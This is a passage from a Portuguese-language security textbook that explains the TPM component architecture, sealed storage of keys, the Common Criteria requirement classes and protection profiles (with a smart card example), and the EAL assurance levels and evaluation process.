- **E/S:** Todos os comandos entram e saem pelo componente de entrada/saída (E/S), que provê comunicação com os outros componentes do TPM.
- **Coprocessador criptográfico:** Inclui um processador especializado para cifração e processamento relacionado. Os algoritmos criptográficos específicos implementados por esse componente incluem cifração/decifração RSA, assinaturas digitais baseadas em RSA e cifração simétrica.
- **Geração de chave:** Cria pares de chaves públicas/privadas RSA e chaves

simétricas.

- **Módulo de HMAC:** Esse algoritmo é usado em vários protocolos de autenticação.
- **Gerador de números aleatórios (RNG):** Esse componente produz números aleatórios usados em uma variedade de algoritmos criptográficos, incluindo geração de chaves, valores aleatórios em assinaturas digitais e nonces. Um nonce é um número aleatório usado somente uma vez, como em um protocolo de desafio. O RNG usa um hardware fonte de aleatoriedade (específico de fabricante) e não depende de um algoritmo em software que produz números pseudoaleatórios.
- **Módulo de SHA-1:** Esse componente implementa o algoritmo SHA, que é usado em assinaturas digitais e pelo algoritmo HMAC.
- **Detecção de energia:** Gerencia os estados de ligado/desligado do TPM em conjunto com os estados de ligado/desligado da plataforma.
- **Opção de uso (Opt-in):** Provê mecanismo seguro para permitir que o TPM seja habilitado ou desabilitado conforme a vontade do cliente/ usuário.
- **Motor de execução:** Executa código de programa para executar os comandos TPM recebidos da porta de E/S.
- **Memória não volátil:** Usada para armazenar identidades e parâmetros de estado persistente para esse TPM.
- **Memória volátil:** Armazenamento temporário para funções em execução, mais armazenamento de parâmetros voláteis, como estado corrente do TPM, chaves criptográficas e informação de sessão.



**FIGURA 13.12** Arquitetura de componente TPM.

## Armazenamento protegido


Para dar uma ideia da operação de um sistema TC/TPM, examinamos a função de armazenamento protegido. O TPM gera e armazena várias chaves criptográficas em uma hierarquia de confiança. Na raiz da hierarquia está uma chave de armazenamento raiz gerada pelo TPM e acessível somente para uso pelo TPM. A partir dessa chave, outras chaves podem ser geradas e protegidas por cifração com chaves mais próximas da raiz da hierarquia.

Um aspecto importante de plataformas confiáveis é que um objeto TPM protegido pode ser “lacrado” para interagir com um estado particular de software em uma plataforma. Quando o objeto TPM protegido é criado, o criador indica o estado de software que deve existir para que o segredo possa ser revelado. Quando um TPM desencapsula o objeto TPM protegido (dentro do TPM e oculto de terceiros), o TPM verifica se o estado corrente do software corresponde ao estado indicado do software. Se ele corresponder, o TPM permite acesso ao segredo. Se ele não corresponder, o TPM nega acesso ao segredo.

A [Figura 13.13](#) dá um exemplo dessa proteção. Nesse caso, há um arquivo

cifrado em um dispositivo de armazenamento local que uma aplicação de usuário deseja acessar. As seguintes etapas ocorrem:

1. A chave simétrica que foi usada para cifrar o arquivo é armazenada com o arquivo. A própria chave é cifrada com outra chave à qual o TPM tem acesso. A chave protegida é submetida ao TPM com uma requisição para revelar a chave à aplicação.
2. Associada à chave protegida está uma especificação da configuração de hardware/ software que pode ter acesso à chave. O TPM verifica se a configuração corrente corresponde à configuração requerida para revelar a chave. Além disso, a aplicação requisitante deve ser especificamente autorizada a acessar a chave. O TPM usa um protocolo de autorização para verificar a autorização.
3. Se a configuração corrente tiver permissão de acesso à chave protegida, o TPM decifra a chave e a passa para a aplicação.
4. A aplicação usa a chave para decifrar o arquivo. A aplicação é confiável quanto a sua capacidade de descartar a chave de um modo seguro.



**FIGURA 13.13** Decifração de um arquivo usando uma chave protegida.

A cifração de um arquivo ocorre de modo análogo. Nesse último caso, um

processo requisita uma chave simétrica para cifrar o arquivo. O TPM então provê uma versão cifrada da chave a ser armazenada com o arquivo.

## 13.6 Critérios comuns para avaliação de segurança de tecnologia da informação

O trabalho realizado pela National Security Agency e outras agências governamentais dos Estados Unidos para desenvolver requisitos e critérios de avaliação para sistemas confiáveis resultou na publicação dos *Critérios de Avaliação de Sistema Computacional Confiável (Trusted Computer System Evaluation Criteria — TCSEC)*, informalmente conhecido como “*Livro laranja*” (*Orange Book*), no início da década de 1980. Esses critérios concentravam-se primariamente na proteção da confidencialidade das informações. Subsequentemente, outros países começaram a trabalhar no desenvolvimento de critérios baseados no TCSEC, porém mais flexíveis e adaptáveis à natureza evolutiva da TI. O processo de fundir, ampliar e consolidar esses vários esforços por fim resultou no desenvolvimento dos critérios comuns (*Common Criteria*) no final da década de 1990. Os *Critérios Comuns para Avaliação de Segurança de Tecnologia da Informação (Common Criteria [CC] for Information Technology and Security Evaluation)* são padrões ISO para especificar requisitos de segurança e definir critérios de avaliação. A meta desses padrões é prover maior confiança na segurança de produtos de TI como resultado de ações formais executadas durante o processo de desenvolvimento, avaliação e operação desses produtos. No estágio de desenvolvimento, o CC define conjuntos de requisitos de TI conhecidamente válidos que podem ser usados para estabelecer os requisitos de segurança de produtos e sistemas futuros. Então, o CC detalha como um produto específico pode ser avaliado em relação a esses requisitos conhecidos para confirmar que ele realmente está de acordo com esses critérios, com nível de confiança adequado. Por fim, quando em operação, o ambiente evolutivo da TI pode revelar novas vulnerabilidades ou preocupações. O CC detalha um processo para responder a tais mudanças e possivelmente reavaliar o produto. Após uma avaliação bem-sucedida, um produto em particular pode entrar na lista como certificado pelo CC ou validado pela agência nacional adequada, como NIST/NSA nos Estados Unidos. Essa agência publica listas de produtos avaliados, que são usadas pelo governo e por compradores do setor que precisam usar tais produtos.

# Requisitos

O CC define um conjunto comum de requisitos de segurança potenciais para usar em avaliações. O nome **alvo de avaliação** (*target of evaluation — TOE*) refere-se à parte do produto ou sistema que é sujeitada à avaliação. Os requisitos caem em duas categorias:

- **Requisitos funcionais de segurança:** Definem o comportamento de segurança desejado. Documentos CC estabelecem um conjunto de componentes funcionais de segurança que proveem um modo padrão de expressar os requisitos funcionais de segurança para um TOE.
- **Requisitos de garantia de segurança:** A base para ganhar confiança de que as medidas de segurança divulgadas são efetivas e foram implementadas corretamente. Documentos CC estabelecem um conjunto de componentes de garantia de segurança que proveem um modo padrão de expressar os requisitos de garantia de segurança para um TOE.

Tanto os requisitos funcionais quanto os requisitos de garantia de segurança são organizados em classes: uma **classe** é uma coleção de requisitos que compartilham um foco ou uma intenção comum. As [Tabelas 13.3 e 13.4](#) definem resumidamente as classes de requisitos para requisitos funcionais e de garantia de segurança. Cada uma dessas classes contém várias famílias. Os requisitos dentro de cada **família** compartilham objetivos de segurança, mas diferem em ênfase ou rigor. Por exemplo, a classe de auditoria contém seis famílias que tratam de vários aspectos de auditoria (p. ex., geração de dados de auditoria, análise de auditoria e armazenamento de evento de auditoria). Cada família, por sua vez, contém um ou mais componentes. Um **componente** descreve um conjunto específico de requisitos de segurança e é o menor conjunto selecionável de requisitos de segurança para inclusão nas estruturas definidas no CC.

---

**Tabela 13.3**

## Requisitos funcionais de segurança no CC

---

Classe	Descrição
Auditoria	Envolve reconhecer, registrar, armazenar e analisar informações relacionadas a atividades de segurança. Registros de auditoria são produzidos por essas atividades e podem ser examinados para determinar sua relevância para a segurança.
Supporte criptográfico	Usado quando o TOE implementa funções criptográficas. Essas funções podem ser usadas, por exemplo, para dar suporte a comunicações, identificação e autenticação ou separação de dados.

Comunicações	Provê duas famílias preocupadas com a irretratabilidade por parte do originador e do destinatário dos dados.
Proteção de dados de usuário	Especifica requisitos relacionados à proteção de dados de usuário dentro do TOE durante importação, exportação e armazenamento, além de atributos de segurança relacionados a dados de usuários.
Identificação e autenticação	Garante a identificação inequívoca de usuários autorizados e a correta associação de atributos de segurança a usuários e sujeitos.
Gerenciamento de segurança	Especifica o gerenciamento de atributos de segurança, dados e funções.
Privacidade	Provê proteção a um usuário contra descoberta e utilização indevida de sua identidade por outros usuários.
Proteção das funções de segurança do TOE	Focaliza a proteção de dados de TSF ( <i>TOE security functions</i> , ou funções de segurança do TOE) em vez da segurança de dados de usuários. A classe está relacionada à integridade e ao gerenciamento dos mecanismos e dados de TSF.
Utilização de recursos	Suporta a disponibilidade de recursos necessários, como capacidade de processamento e capacidade de armazenamento. Inclui requisitos para tolerância a falhas, prioridade de serviços e alocação de recursos.
Acesso a TOE	Especifica requisitos funcionais, além dos especificados para identificação e autenticação, para controlar o estabelecimento de uma sessão de usuário. Os requisitos para acesso a TOE governam coisas como limitação do número e do escopo de sessões de usuário, exibição do histórico de acessos e modificação de parâmetros de acesso.
Caminhos/canais confiáveis	Preocupa-se com caminhos de comunicação confiáveis entre os usuários e uma TSF e entre TSFs.

**Tabela 13.4**

### Requisitos de garantia de segurança no CC

Classe	Descrição
Gerenciamento de configuração	Requer que a integridade do TOE seja adequadamente preservada. Especificamente, o gerenciamento de configuração dá a confiança de que o TOE e a documentação usada para avaliação são aqueles preparados para distribuição.
Entrega e operação	Preocupa-se com medidas, procedimentos e padrões para entrega, instalação e uso operacional seguro do TOE, para garantir que a proteção de segurança oferecida pelo TOE não foi comprometida durante esses eventos.
Desenvolvimento	Preocupa-se com o refinamento das TSF desde a especificação definida no ST até a implementação e o mapeamento dos requisitos de segurança para a representação de mais baixo nível.
Documentos de orientação	Preocupa-se com a utilização operacional segura do TOE, pelos usuários e administradores.
Supporte ao ciclo de vida	Preocupa-se com o ciclo de vida do TOE e inclui definição, ferramentas e técnicas de ciclo de vida, segurança do ambiente de desenvolvimento e reparação de falhas encontradas por consumidores do TOE.
Testes	Preocupa-se em demonstrar que o TOE cumpre seus requisitos funcionais. As famílias abordam a abrangência e a profundidade dos testes feitos pelo desenvolvedor e

	requisitos para testes independentes.
Avaliação da vulnerabilidade	Define requisitos dirigidos à identificação de vulnerabilidades exploráveis, que poderiam ser introduzidas pela construção, operação, utilização indevida ou configuração incorreta do TOE. As famílias identificadas aqui preocupam-se com a identificação de vulnerabilidades por meio de análise de canais secretos, análise da configuração do TOE, exame da força de mecanismos usados pelas funções de segurança e identificação de falhas introduzidas durante o desenvolvimento do TOE. A segunda família abrange a categorização de segurança dos componentes do TOE. A terceira e a quarta abrangem a análise de modificações em relação ao impacto para a segurança e o fornecimento de evidências de que os procedimentos estão sendo seguidos. Essa classe provê blocos construtivos para o estabelecimento de esquemas de manutenção da garantia de segurança.
Manutenção da garantia de segurança	Provê requisitos que devem ser aplicados após a certificação de um TOE em relação ao CC. O objetivo desses requisitos é assegurar que o TOE continuará a cumprir seu alvo de segurança à medida que são feitas mudanças no TOE ou em seu ambiente.

Por exemplo, a classe de suporte criptográfico dos requisitos funcionais inclui duas famílias: gerenciamento de chave criptográfica e operação criptográfica. Há quatro componentes sob a família de gerenciamento de chave criptográfica que são usadas para especificar o algoritmo de geração de chaves e o tamanho da chave; o método de distribuição de chaves; o método de acesso a chaves e o método de destruição de chaves. Para cada componente, um padrão pode ser referenciado para definir o requisito. Sob a família da operação criptográfica há um único componente, que especifica um algoritmo e o tamanho da chave com base em um padrão designado.

Conjuntos de componentes funcionais e de garantia de segurança podem ser agrupados em pacotes reutilizáveis, que são reconhecidamente úteis para cumprir objetivos identificados. Exemplo de tal pacote seriam os componentes funcionais necessários para controles de acesso discricionário.

## Perfis e alvos


O CC também define duas espécies de documentos que podem ser gerados mediante a utilização de requisitos definidos pelo CC:

- **Perfis de proteção (*Protection Profiles — PPs*):** Definem um conjunto de requisitos e objetivos de segurança independentes de implementação para uma categoria de produtos ou sistemas voltados a necessidades semelhantes de consumidores com relação à segurança de TI. Um PP deve ser reutilizável e definir requisitos que são reconhecidamente úteis e efetivos no cumprimento dos objetivos identificados. O conceito de PP foi desenvolvido para dar suporte à definição de padrões funcionais e como ferramenta auxiliar na formulação de especificações de aquisição. O PP reflete os

requisitos de segurança do usuário.


- **Alvos de segurança (Security targets — STs):** Contêm os objetivos e requisitos de segurança de TI de um TOE específico identificado e define as medidas funcionais e de garantia de segurança oferecidas pelo TOE para cumprir os requisitos mencionados. O ST pode alegar conformidade em relação a um ou mais PPs e isso forma a base para uma avaliação. O ST é fornecido por um fabricante ou desenvolvedor.

A Figura 13.14 ilustra a relação entre requisitos de um lado e perfis e alvos do outro. Para um PP, um usuário pode selecionar vários componentes de modo a definir os requisitos para o produto desejado. O usuário também pode referir-se a pacotes predefinidos que reúnem vários requisitos comumente agrupados em um documento de requisitos de produto. De modo semelhante, um fabricante ou projetista pode selecionar vários componentes e pacotes para definir um ST.



**FIGURA 13.14** Organização e construção de requisitos de critérios comuns.

A Figura 13.15 mostra o que é chamado, nos documentos de CC, de paradigma de requisitos funcionais de segurança. Em essência, essa ilustração é baseada no conceito de monitor de referência, mas usa a terminologia e a filosofia de projeto do CC.



**FIGURA 13.15** Paradigma de requisitos funcionais de segurança.

## Exemplo de perfil de proteção

O perfil de proteção para um smart card, desenvolvido pelo Smart Card Security User Group, dá um exemplo simples de PP. Esse PP descreve os requisitos de segurança de TI para a utilização de um smart card em conexão com aplicações sensíveis, como sistemas de pagamentos financeiros do setor bancário. O nível de garantia de segurança para esse PP é EAL 4, descrito na subseção seguinte. O PP fornece uma lista de **ameaças** que devem ser abordadas por um produto que alega estar de acordo com esse PP. As ameaças são as seguintes:

- **Sondagem física:** Pode acarretar a leitura de dados do TOE por meio de técnicas comumente empregadas em análise de falhas de circuitos integrados (CIs) e esforços de engenharia reversa de CIs.
- **Entrada inválida:** Entrada inválida pode tomar a forma de operações que não são formatadas corretamente, requisições de informações que ultrapassam os limites dos registradores ou tentativas de encontrar e executar comandos não documentados. O resultado de tal ataque pode ser um comprometimento nas funções de segurança, geração de erros exploráveis

em operação ou revelação de dados protegidos.

- **Ligaçāo entre vārias operaçōes:** Um atacante pode observar vários usos de recursos ou serviços e, ligando essas observações, deduzir informações que podem revelar dados de funções de segurança.

Depois de uma lista de ameaças, o PP recorre a uma descrição de **objetivos de segurança**, que refletem o intento declarado de contrapor ameaças identificadas e/ou cumprir políticas organizacionais de segurança identificadas. Dezenove objetivos figuram na lista, incluindo os seguintes:

- **Auditoria:** O sistema deve prover os meios para registrar eventos selecionados relevantes à segurança, de modo a auxiliar um administrador na detecção de ataques potenciais ou configuração errônea dos recursos de segurança do sistema que o deixariam suscetível a ataques.
- **Inserçāo de falha:** O sistema deve ser resistente a repetidas sondagens feitas por meio da inserção de dados errôneos.
- **Vazamento de informaçōes:** O sistema deve prover o meio para controlar e limitar o vazamento de informações no sistema, de modo que nenhuma informação útil seja revelada por meio dos circuitos de alimentação, unidade de disco, relógio, reset ou E/S.

**Requisitos de segurança** são fornecidos para prevenir ameaças específicas e suportar políticas específicas sob premissas específicas. O PP dá uma lista de requisitos específicos em três áreas gerais: requisitos funcionais de segurança do TOE, requisitos de garantia de segurança do TOE e requisitos de segurança para o ambiente de TI. Na área de **requisitos funcionais de segurança**, o PP define 42 requisitos originados das classes de requisitos funcionais de segurança disponíveis ([Tabela 13.3](#)). Por exemplo, para auditoria de segurança, o PP estipula que o sistema deve fazer auditoria, quais informações devem ser registradas, quais são as regras para monitorar, operar e proteger os registros de eventos (logs) e assim por diante. A lista de requisitos funcionais também se origina das outras classes de requisitos funcionais, com detalhes específicos para a operação de smart cards.

O PP define 24 **requisitos de garantia de segurança** originários das classes disponíveis de requisitos de garantia de segurança ([Tabela 13.4](#)). Esses requisitos foram escolhidos para demonstrar:

- A qualidade do projeto e a configuração do produto.
- Que há proteção adequada durante o projeto e a implementação do produto.
- Que o teste executado pelo fabricante do produto está de acordo com parâmetros específicos.

- Que a funcionalidade de segurança não é comprometida durante a entrega do produto.
- Que a orientação ao usuário, incluindo manuais de produto referentes a instalação, manutenção e uso, seguem a qualidade e a adequação especificadas.

O PP também dá uma lista de **requisitos de segurança do ambiente de TI**. Essa lista abrange os seguintes tópicos:

- Distribuição de chave criptográfica.
- Destruição de chave criptográfica.
- Papéis relacionados à segurança.

A seção final do PP (excluindo apêndices) explica longamente os princípios racionais para todas as seleções e definições no PP. O PP é um esforço geral do setor projetado para ser realista quanto à sua capacidade de ser cumprido por uma variedade de produtos com uma variedade de abordagens de mecanismos internos e implementação.

## 13.7 Garantia de segurança e avaliação

O *Computer Security Handbook* do NIST [[NIST95](#)] caracteriza garantia de segurança do seguinte modo: “Garantia de segurança é o grau de confiança que temos de que os controles de segurança operam corretamente e protegem o sistema como pretendido. Todavia, a garantia de segurança não é uma garantia absoluta de que as medidas funcionam como pretendido.” Como ocorre com qualquer outro aspecto da segurança de computadores, recursos devotados à garantia de segurança devem estar sujeitos a alguma forma de análise de custo/benefício para determinar qual é a quantidade de esforço razoável para o nível de garantia desejado.

## Público-alvo

O projeto de medidas de garantia de segurança depende em parte do público-alvo dessas medidas, isto é, ao desenvolvermos um grau de confiança em medidas de segurança, precisamos especificar quais indivíduos ou grupos possuem tal grau de confiança. O documento CC sobre garantia de segurança [[CCPS09c](#)] dá uma lista dos seguintes públicos-alvo:

- **Consumidores:** Selecionam aspectos e funções de segurança para um sistema e determinam os níveis de garantia de segurança necessários.

- **Desenvolvedores:** Respondem a requisitos de segurança do consumidor, sejam eles explicitados sejam percebidos; interpretam enunciados de requisitos de garantia de segurança; determinam abordagens de garantia de segurança e nível de esforço.
- **Avaliadores:** Usam os requisitos de garantia como declaração obrigatória de critérios de avaliação quando avaliam aspectos e controles de segurança. Os avaliadores podem estar na mesma organização que os consumidores ou em uma equipe de avaliação terceirizada.

## Escopo de garantia de segurança

A garantia de segurança trata de aspectos de segurança de produtos de TI, como computadores, bancos de dados, sistemas de gerenciamento, sistemas operacionais e sistemas completos. A garantia de segurança aplica-se aos seguintes aspectos de um sistema:

- **Requisitos:** Essa categoria refere-se aos requisitos de segurança para um produto.
- **Política de segurança:** Com base nos requisitos, uma política de segurança pode ser definida.
- **Projeto de produto:** Baseado em requisitos e política de segurança.
- **Implementação de produto:** Baseada em projeto.
- **Operação de sistema:** Inclui utilização ordinária mais manutenção.

Em cada área, várias abordagens podem ser adotadas para prover garantias de segurança. [CCPS09c] dá uma lista com as seguintes abordagens possíveis:

- Análise e verificação de processo(s) e procedimento(s).
- Verificar se processo(s) e procedimento(s) estão sendo aplicados.
- Análise da correspondência entre representações de projeto de TOE.
- Análise da representação do projeto de TOE em relação aos requisitos.
- Verificação de provas.
- Análise de documentos de orientação.
- Análise de testes funcionais desenvolvidos e dos resultados divulgados.
- Teste funcional independente.
- Análise de vulnerabilidades (incluindo hipótese de falha).
- Teste de penetração.

Uma visão um pouco diferente dos elementos de garantia de segurança é dada em [CHOK92]. Esse relatório é baseado na experiência com avaliações do “Livro laranja”, mas é relevante para os esforços atuais de desenvolvimento de

produtos confiáveis. Na visão do autor, a garantia de segurança abarca os seguintes requisitos:

- **Arquitetura do sistema:** Aborda a fase de desenvolvimento do sistema, bem como a fase de operação do sistema. Exemplos de técnicas para aumentar o nível de garantia de segurança durante a fase de desenvolvimento incluem projeto de software modular, utilização de camadas e abstração de dados/ocultação de informações. Um exemplo da fase de operação é o isolamento entre a porção confiável do sistema e os processos de usuários.
- **Integridade do sistema:** Aborda a operação correta do hardware e firmware do sistema e é tipicamente satisfeita pelo uso periódico de software de diagnóstico.
- **Teste do sistema:** Garante que os aspectos de segurança foram minuciosamente testados. Isso inclui teste de operações funcionais, teste de requisitos de segurança e teste de possíveis penetrações.
- **Especificação e verificação de projeto:** Aborda a correção do projeto e implementação do sistema em relação à política de segurança do sistema. O ideal seria usar métodos formais de verificação.
- **Análise de canal oculto:** Esse tipo de análise tenta identificar qualquer meio potencial de burlar a política de segurança e modos para reduzir ou eliminar tais possibilidades.
- **Gerenciamento confiável de recursos:** Lida com a administração do sistema. Uma abordagem é separar os papéis de operador do sistema e administrador de segurança. Uma outra abordagem é a especificação detalhada de políticas e procedimentos com mecanismos de revisão.
- **Recuperação confiável:** Proporciona a correta operação de aspectos de segurança após um sistema se recuperar de falhas, quedas ou incidentes de segurança.
- **Distribuição confiável:** Garante que hardware, firmware e software protegidos não sofrem modificação não autorizada no trânsito entre o fabricante e o cliente.
- **Gerenciamento de configuração:** Inclui requisitos para controle de configuração, auditoria, gerenciamento e contabilidade.

Assim, vemos que a garantia de segurança trata do projeto, implementação e operação de recursos protegidos e de suas funções e procedimentos de segurança. É importante observar que a garantia de segurança é um processo, não algo que se atinge, isto é, a garantia de segurança deve ser uma atividade contínua, incluindo testes, auditorias e revisões.

## Níveis de avaliação da garantia de segurança pelos critérios comuns

O conceito de avaliação da garantia de segurança é difícil de definir exatamente. Além disso, o grau de garantia de segurança necessário varia de um contexto e funcionalidade para outro. Para estruturar a necessidade da garantia de segurança, o CC define uma escala para classificar a garantia de segurança que consiste em sete níveis de avaliação da garantia de segurança (*Evaluation Assurance Levels* — EALs) que vão do mínimo rigor e escopo para evidências de garantia de segurança (EAL 1) até o máximo (EAL 7). Os níveis são os seguintes:

- **EAL 1: funcionalmente testado:** Para ambientes nos quais as ameaças à segurança não são consideradas sérias. Envolve teste independente de produto sem qualquer interferência dos desenvolvedores do produto. A intenção é prover um nível de confiança em operação correta.
- **EAL 2: estruturalmente testado:** Inclui revisão de um projeto de alto nível fornecida pelo desenvolvedor do produto. Além disso, o desenvolvedor deve conduzir uma análise de vulnerabilidades para falhas bem conhecidas. A intenção é prover um nível baixo a moderado de segurança garantida de forma independente.
- **EAL 3: metodicamente testado e verificado:** Requer foco nos aspectos de segurança. Isso inclui exigir que o projeto separe os componentes relacionados à segurança dos componentes que não são relacionados à segurança; que o projeto especifique como a segurança é imposta; e que os testes sejam baseados na interface, bem como no projeto de alto nível, em vez de um teste de caixa-preta baseado somente na interface. É aplicável quando o que se exige é um nível moderado de segurança garantida de forma independente, com investigação minuciosa do TOE e do seu desenvolvimento sem incorrer em substanciais custos de reengenharia.
- **EAL 4: metodicamente projetado, testado e revisado:** Requer especificação de projeto de baixo nível, bem como de alto nível. Requer que a especificação da interface seja completa, além de um modelo abstrato que defina explicitamente a segurança do produto. Requer análise de vulnerabilidades independente. É aplicável em circunstâncias nas quais desenvolvedores ou usuários exigem uma segurança garantida, independentemente de nível moderado a alto em TOEs convencionais comerciais, e há disposição de incorrer em alguns custos adicionais de

engenharia especificamente no que diz respeito à segurança.

- **EAL 5: semiformalmente projetado e testado:** Provê uma análise que inclui toda a implementação. A garantia de segurança é suplementada por um modelo formal e uma apresentação semiformal da especificação funcional e do projeto de alto nível e uma demonstração semiformal de correspondência entre eles. A busca de vulnerabilidades deve assegurar resistência a ataques de penetração com potencial de sucesso moderado. Exigem-se também análise de canal oculto e projeto modular.
- **EAL 6: projeto semiformalmente verificado e testado:** Permite que um desenvolvedor obtenha alta garantia de segurança com a aplicação de técnicas especializadas de engenharia de segurança em um ambiente de desenvolvimento rigoroso e produza um TOE de altíssima qualidade para proteger recursos de alto valor contra riscos significativos. A busca independente de vulnerabilidades deve garantir resistência a ataques de penetração com alto potencial de sucesso.
- **EAL 7: projeto formalmente verificado e testado:** O modelo formal é suplementado por uma apresentação formal da especificação funcional e do projeto de alto nível, mostrando correspondência entre eles. São exigidas evidências de testes de “caixa-branca” executados pelo desenvolvedor nas partes internas e confirmação completa e independente dos resultados dos testes do desenvolvedor. A complexidade do projeto deve ser minimizada.

Os primeiros quatro níveis refletem vários níveis de prática de projeto comerciais. Somente no mais alto desses níveis (EAL 4) há um requisito para qualquer análise de código-fonte, e apenas para uma porção do código. Os três níveis superiores dão orientação específica para produtos desenvolvidos com a utilização de especialistas de segurança e abordagens de projeto e engenharia específicas para segurança.

## Processo de avaliação

O objetivo de avaliar um produto de TI, um TOE, em relação a um padrão de computação confiável, é garantir que os aspectos de segurança no TOE funcionem correta e efetivamente, e que não mostrem qualquer vulnerabilidade explorável. O processo de avaliação é executado em paralelo ou depois do desenvolvimento do TOE, dependendo do nível de garantia de segurança exigido. Quanto mais alto o nível, maior é o rigor necessário para o processo, e em mais tempo e custo ele incorrerá. As principais entradas utilizadas para a

avaliação são o alvo de segurança, um conjunto de evidências sobre o TOE e o TOE propriamente dito. O resultado desejado do processo de avaliação é confirmar que o alvo de segurança é atingido para o TOE, algo confirmado por evidências documentadas no relatório de avaliação técnica.

O processo de avaliação relacionará o alvo de segurança a um ou mais dos seguintes aspectos do TOE: projeto de alto nível, projeto de baixo nível, especificação funcional, implementação de código-fonte, código objeto e implementação de hardware. O grau de rigor usado e a profundidade da análise são determinados pelo nível de garantia de segurança desejado para a avaliação. Nos níveis mais altos, modelos semiformais ou formais são usados para confirmar que o TOE realmente implementa o alvo de segurança desejado. O processo de avaliação também envolve teste cuidadoso do TOE para confirmar seus aspectos de segurança.

A avaliação envolve várias entidades:

- **Patrocinador:** Usualmente, o cliente ou o fabricante de um produto cuja avaliação é requerida. Os patrocinadores determinam o alvo de segurança que o produto tem de satisfazer.
- **Desenvolvedor:** Tem de prover evidência adequada sobre os processos usados para projetar, implementar e testar o produto de modo a habilitar sua avaliação.
- **Avaliador:** Executa o trabalho de avaliação técnica usando as evidências fornecidas pelos desenvolvedores e testes adicionais do produto para confirmar que ele cumpre os requisitos funcionais e de garantia de segurança especificados no alvo de segurança. Em muitos países, a tarefa de avaliar produtos em relação a um padrão de computação confiável é delegada a um ou mais fornecedores comerciais credenciados.
